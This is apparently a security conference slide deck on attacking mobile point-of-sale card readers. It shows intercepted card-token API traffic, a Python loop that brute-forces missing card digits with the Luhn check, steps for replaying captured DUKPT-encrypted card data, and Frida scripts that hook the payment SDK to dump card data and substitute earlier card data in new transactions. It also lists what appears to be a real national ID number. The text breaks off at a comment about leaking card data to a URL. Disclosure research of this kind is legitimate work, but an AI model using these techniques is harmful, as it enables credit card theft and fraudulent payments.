




Turning my phone into a skimming device: MPos Solutions

Dan Borgogno & Ileana Barrionuevo

Who are we?

Dan Borgogno:
Security engineer@Latu Seguros
Security researcher

Ileana Barrionuevo:
Application security engineer
Security researcher@Labsis UTNFR

<https://twitter.com/dborgogno>
https://twitter.com/accio_bugs

 **UTN** FACULTAD
REGIONAL
CÓRDOBA

 **(latú)** Seguros

Protecting data and people through a new type of risk management.


- Democratizing cyber insurance, saving companies from bankruptcy after a cyber attack through advanced risk analytics.
- We fortify data security and proactively anticipate threats for businesses to stay one step ahead.



Agenda

- MPos Solutions
- Why Mpos?
- MPos Security
- Thesis
- Network Traffic Analysis
- Application analysis
- Bluetooth Analysis
- Hardware Analysis
- Data input Analysis
- Conclusion

Digital wallet & Mpos





Kassen IT Fachhandel
GICPOS
Handel | Gastronomie | Medical IT

stripe



HCCTG
华辰联创



Square

Why MPos?

Data transmission over Bluetooth

No pairing by code

- How secure can this be?
- Supports bluetooth 4.0: pretty insecure
- Handles sensitive data: magstripe, NFC, EMV.

User-controlled process

Business flow managed by the app:


- Can we manipulate the client's data?
- What could we do with a rooted/tampered phone?

Wide attack surface

- data entry
- hardware hacking
- firmware hacking
- bluetooth hijacking
- application manipulation
- jar sdk reverse
- network traffic manipulation

Responsibility delegation between digital wallet and device providers


Why MPos?



MPOS Features

Includes

- EMV chip card reader
- Magnetic stripe card reader
- NFC card reader
- Over-the-air firmware update
- Over-the-air key update
- Bluetooth® LE, EDR, USB serial



Supports


- EMV Contact L1 & L2, Contactless L1
- VISA payWave
- MasterCard PayPass
- AMEX ExpressPay
- Discover Contactless D-PAS
- VISA Ready
- MasterCard TQM, Mobile POS
- Discover Network ZIP
- PBOC 3.0 L1 & L2
- QPBOC 3.0 L1 & L2
- FCC, CE, RoHS

MPOS Security

Strengths

End-to-end data encryption technology

- Key Management:
 - DUKPT
 - MK/SK
- Encryption Algorithm TDES
- Bluetooth pairing numeric comparison





Magstripe: Tracks 1&2

- Can be cloned
- Static data
- Can be emulated

EMV: Chip & Pin

- OS embedded
- Tamper proof

NFC: EMV over RFID

- Mitm and Relay attacks
- Downgrade attack

Network traffic

A dark, atmospheric night scene of a street. In the background, a multi-story building with several lit windows is visible. A person is walking on the sidewalk in the foreground, carrying a bag. The scene is dimly lit, with the primary light source being the building's windows and a few distant street lights. The overall mood is quiet and somewhat mysterious.

Network traffic analysis

We can actually **read & modify** the traffic data:


- Tampered android + frida
- xposed + magisk + unpinning 2.0 + mitmproxy

We can **control** the payment flow

- Capture tokenized (**encrypted**) data

We can **show** the client whatever we want

Network traffic analysis



Abuse Case: Data reconstruction

request:

```
POST
https://mobile.#####.com/v1/card_tokens
HTTP/2.0

{
  "card_present": {
    "card_data_entry_mode": "1",
    "fallback_indicator": true,
    "financingRateToBuyer": true,
    "ksn": "0109#####",
    "poi": "BBPOS-CHB1039#####",
    "poi_type": "BBPOS",
    "track1":
      "B8A3#####...#####0
      F66",
    "track2": "EC50###...###7F39"
  }
}
```

response:

```
HTTP/2.0 201

{
  "bin": "4092####", First 8 OCR
  "card_number_length": 16,
  "cardholder": {
    "identification": {},
    "name": " "
  },
  "date_created": "2022-12-11T21:13:51.361-04:00",
  "date_due": "2022-12-11T21:13:51.361-04:00",
  "date_last_updated":
    "2022-12-11T21:13:51.361-04:00",
  "expiration_month": "#",
  "expiration_year": "20##", Expiration date
  "first_six_digits": "4092##",
  "id": "b89c911f612cd860#####",
  "last_four_digits": "6387", Last 4 OCR
  "live_mode": true,
  "luhn_validation": true,
  "require_esc": false,
  "status": "active" }
```

Abuse Case: Data reconstruction

request:

```
PUT
https://mobile.#####.com/v1/card_tokens/
b89c911f612cd860#####
HTTP/2.0
```

```
{
  "cardholder": {
    "identification": {
      "number": "34559958", DNI
      "type": "DNI"
    },
    "name": "
  },
  "security_code": "###" CVV
}
```

response:

```
HTTP/2.0 201

{
  "bin": "4092####", First 8 OCR
  "card_number_length": 16,
  "cardholder": {
    "identification": {
      "number": "34559958", DNI
      "type": "DNI"
    },
    "name": "
  },
  "date_created": "2022-12-11T21:13:51.361-04:00",
  "date_due": "2022-12-11T21:13:51.361-04:00",
  "date_last_updated": "2022-12-11T21:13:51.361-04:00",
  "expiration_month": "#",
  "expiration_year": "20##", Expiration date
  "first_six_digits": "4092##",
  "id": "b89c911f612cd860#####",
  "last_four_digits": "6387", Last 4 OCR
  "live_mode": true,
  "luhn_validation": true,
  "require_esc": false,
  "security_code_length": 3,
  "status": "active" }
```

mitmproxy x +

127.0.0.1:8081/#/flows/1afe3973-2ab5-4f14-96df-39f4f...

mitmproxy Start Options Flow

Replay Duplicate Revert Delete Download Resume Abort

Flow Modification Export Interception

Path	Method	Status	Size	Time
https://mob...	GET	200	89b	245ms
https://mob...	GET	200	1.0kb	539ms
https://api.n...	POST	200	2.1kb	314ms
https://api.n...	! POST		3.0kb	...
https://mob...	GET	200	26b	311ms
https://mob...	GET	200	32.9kb	482ms
https://mob...	GET	200	46b	270ms
https://mob...	GET	200	46b	299ms
https://mob...	GET	200	142b	224ms
https://api.n...	POST	200	3.1kb	408ms
https://api.n...	POST	200	3.4kb	339ms
https://api.n...	POST	200	2.1kb	233ms
https://mob...	POST	400	230b	314ms
https://api.n...	POST	200	2.4kb	341ms
https://mob...	POST	400	230b	209ms
https://api.n...	POST	200	2.0kb	309ms
https://mob...	POST	201	912b	283ms
https://mob...	GET	200	497b	355ms
https://api.n...	POST	200	2.1kb	445ms

POST 1/car...

x-prod authon

x-cli fo

x-pla user-

x-mel ion-i

x-d2i

x-mel

x-app on

x-mp-me-re conte

raw tcp

Reading network traffic

We can almost reconstruct all the data needed from the responses to perform a new transaction.

This data **IS NOT USED** in front-end!

mitmproxy x +

127.0.0.1:8081/#/flows/1afe3973-2ab5-4f14-96df-39f4f...

mitmproxy Start Options Flow

Replay Duplicate Revert Delete Download Resume Abort

Flow Modification Export Interception

Path	Method	Status	Size	Time
https://mob...	GET	200	89b	245ms
https://mob...	GET	200	1.0kb	539ms
https://api.n...	POST	200	2.1kb	314ms
https://api.n...	POST	!	3.0kb	...
https://mob...	GET	200	26b	311ms
https://mob...	GET	200	32.9kb	482ms
https://mob...	GET	200	46b	270ms
https://mob...	GET	200	46b	299ms
https://mob...	GET	200	142b	224ms
https://api.n...	POST	200	3.1kb	408ms
https://api.n...	POST	200	3.4kb	339ms
https://api.n...	POST	200	2.1kb	233ms
https://mob...	POST	400	230b	314ms
https://api.n...	POST	200	2.4kb	341ms
https://mob...	POST	400	230b	209ms
https://api.n...	POST	200	2.0kb	309ms
https://mob...	POST	201	912b	283ms
https://mob...	GET	200	497b	355ms
https://api.n...	POST	200	2.1kb	445ms

Request

POST 1/car

x-prod authon

x-cli fo

x-pla user-

x-mel ion-i

x-d2i

x-mel

x-app on

x-mp-me-re conte

raw-tcp

What do I need to steal a credit card?

Expiration date: Check

CVV: Check

Name: Check

OCR: Missing 4 numbers

9999 tries right? **RIGHT?**

Payment information:

Credit card

Expiry date

Security code

Name on card

Cancel Add this card

How to get the last 4 digits?

Credit card data has a specific structure

We have to try only **999** different OCR codes:

- Difficult to block
- Can be validated using different solutions:
 - Payment link
 - External CC buying sites
 - Automated in less than 10 minutes

```
def luhn_checksum(card_number):
    def digits_of(n):
        return [int(d) for d in str(n)]
    digits = digits_of(card_number)
    odd_digits = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum = 0
    checksum += sum(odd_digits)
    for d in even_digits:
        checksum += sum(digits_of(d*2))
    return checksum % 10

def is_luhn_valid(card_number):
    return luhn_checksum(card_number) == 0

prev = 4425####
post = 8721
total = 0
for i in range(0,9999):
    number = prev*100000000+i*10000+post
    if
(is_luhn_valid(prev*100000000+i*10000+post)):
        print(str(number)+"\n")
        total = total +1
print(total)
```

Abuse Case: Reusing data

One of the standards of **DUKPT** specifies that the key must be used
only **ONCE**:

The encryption key must be **deprecated** after one use, if we send
the information again, the transaction **MUST FAIL**

Abuse Case: Reusing data



Steps

- 1: Initiated transaction
- 2: Make payment, **capture data**
- 3: Transaction accepted
- 4: Initiate malicious payment
- 5: **Replace request** with captured data
- 6: Transaction accepted

A misty forest scene with tall, slender trees and a path leading into the distance. The atmosphere is serene and slightly mysterious, with soft light filtering through the canopy. The text "Demo Time" is overlaid in a large, white, sans-serif font.

Demo Time



Application analysis

Application analysis




Abuse Case: **DUKPT abuse**

One of the standards of **DUKPT** specifies that the key must be used once

DUKPT creates a unique key and cyphers data with that token.

Since we are the ones interacting with the app, we can **manipulate the SDK** to ask as **many keys / encrypted data** as we want.

Abuse Case: What if...?



Abuse Case: What if...?

Objection + Frida script

```
const clazz = Java.use('com.apiclient.geopagos.serializers.dataserializers.CompleteOperationSerializer')

clazz.serialize.implementation = function () {
  Java.choose("com.apiclient.serializers.dataserializers.CompleteOperationSerializer", {
    onMatch: function (instance) {
      instance_saved = instance;
      let serialized_data = instance_saved.serialize();

      console.log("\n-----Found instance");
      console.log("-----Serialized card data: \n" + serialized_data.toString());
    },
    onComplete: function () {
      console.log("\nEnumeration of instances completed.\n");

      if(instances_array.length == 0 || !instances_array.includes(instance_saved)){
        instances_array.push(instance_saved);
      }
    }
  });
}
```


Abuse Case: What if...?

Objection + Frida script

```
if (instances_array.length == 1) {  
  
    fakedata.put('track2data', 'DUMMC490DCE5BEB648A9CB9DFE0C4266B01A8D4501C69FCEA76BAC9476105E1213A4');  
    fakedata.put('transactionType', 'nfc_emv');  
    fakedata.put('ksn', 'DUCE5BEB648A9CB9DFE0C42660');  
    fakedata.put('paymentMethod', 'card');  
  
    console.log('\n-----Tampered info: \n' + fakedata.toString());  
}  
else {  
    fakedata = instances_array[instances_array.length - 2].serialize();  
    console.log("\n-----Sending previous card data: \n" + fakedata.toString());  
}  
  
return fakedata;
```

Abuse Case: What if...?

Objection + Frida script

```
// Leaking card data to URL
